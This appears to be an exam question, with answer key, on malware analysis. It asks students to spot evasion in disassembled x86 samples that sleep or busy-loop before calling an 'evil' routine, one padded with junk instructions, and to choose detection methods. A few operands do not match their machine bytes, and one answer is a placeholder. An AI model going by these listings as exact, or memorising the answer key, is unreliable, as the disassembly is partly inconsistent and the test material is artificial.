Today, a new version of the same malware has been released. Unfortunately, all the anti-malware systems are not able to detect it. You were able to retrieve a couple of samples. Consider the code snippets reported below, extracted from the two malware samples you retrieved:

Sample 2

```
08048340 <main>:
8048340:  8d 4c 24 04      lea    ecx,[esp+0x4]
8048344:  83 e4 f0         and    esp,0xffffffff
8048347:  ff 71 fc         push   DWORD PTR [ecx-0x4]
804834a:  55              push   ebp
804834b:  89 e5           mov    ebp,esp
804834d:  51              push   ecx
804834e:  83 ec 10         sub    esp,0x10
8048351:  21 c0           and    eax,eax
8048353:  90              nop
8048354:  40              inc    eax
8048355:  09 c0           or     eax,eax
8048357:  48              dec    eax
8048358:  6a 01           push   0x1000
804835a:  e8 a1 ff ff ff   call   8048300 <sleep@plt>
804835f:  21 c0           and    eax,eax
8048361:  90              nop
8048362:  40              inc    eax
8048363:  09 c0           or     eax,eax
8048365:  48              dec    eax
8048366:  e8 15 01 00 00   call   8048480 <evil>
804836b:  21 c0           and    eax,eax
804836d:  90              nop
804836e:  40              inc    eax
804836f:  09 c0           or     eax,eax
8048371:  48              dec    eax
8048372:  8b 4d fc         mov    ecx,DWORD PTR [ebp-0x4]
8048375:  83 c4 10         add    esp,0x10
8048378:  31 c0           xor    eax,eax
804837a:  c9              leave
804837b:  8d 61 fc         lea    esp,[ecx-0x4]
804837e:  c3              ret
```

Sample 3

```

08048443 <main>:
8048443:  8d 4c 24 04      lea    ecx,[esp+0x4]
8048447:  83 e4 f0         and    esp,0xffffffff
804844a:  ff 71 fc        push   DWORD PTR [ecx-0x4]
804844d:  55              push   ebp
804844e:  89 e5           mov    ebp,esp
8048450:  51              push   ecx
8048451:  83 ec 04        sub    esp,0x4
8048454:  68 00 00 01 00   push   0x10000
8048459:  e8 c6 ff ff ff   call   8048424 <what_am_i_doing>
804845e:  83 c4 04        add    esp,0x4
8048461:  e8 a5 ff ff ff   call   804840b <evil>
8048466:  b8 00 00 00 00   mov    eax,0x0
804846b:  8b 4d fc        mov    ecx,DWORD PTR [ebp-0x4]
804846e:  c9              leave
804846f:  8d 61 fc        lea    esp,[ecx-0x4]
8048472:  c3             ret

08048424 <what_am_i_doing>:
8048424:  55              push   ebp
8048425:  89 e5           mov    ebp,esp
8048427:  83 ec 10        sub    esp,0x10
804842a:  c7 45 fc 00 00 00 00  mov    DWORD PTR [ebp-0x4],0x0
8048431:  eb 05           jmp    8048438 <what_am_i_doing+0x14>
8048433:  90              nop
8048434:  83 45 fc 01     add    DWORD PTR [ebp-0x4],0x1
8048438:  8b 45 fc        mov    eax,DWORD PTR [ebp-0x4]
804843b:  3b 45 08        cmp    eax,DWORD PTR [ebp+0x8]
804843e:  7c f3           jl     8048433 <what_am_i_doing+0xf>
8048440:  90              nop
8048441:  c9              leave
8048442:  c3             ret

```

[1 point] It is clear that the malware is showing evasive behavior. What technique/s is/are implemented? Explain how it works in these specific cases.

Metamorphism to evade static analysis + [high level explanation of what the codes do]

[2 points] Consider now malware analysis techniques. Briefly discuss which is the best technique to detect the malware behavior implemented in the previous samples. Motivate your answer by also providing the information you are able to extract in the case of this specific malware.

Static analysis for dormant code analysis. No signature can be extracted since the malware is metamorphic.

Dynamic analysis for behaviour analysis waiting for/ disabling the dormant period discovered.

Behaviours and heuristics can be extracted and used for detection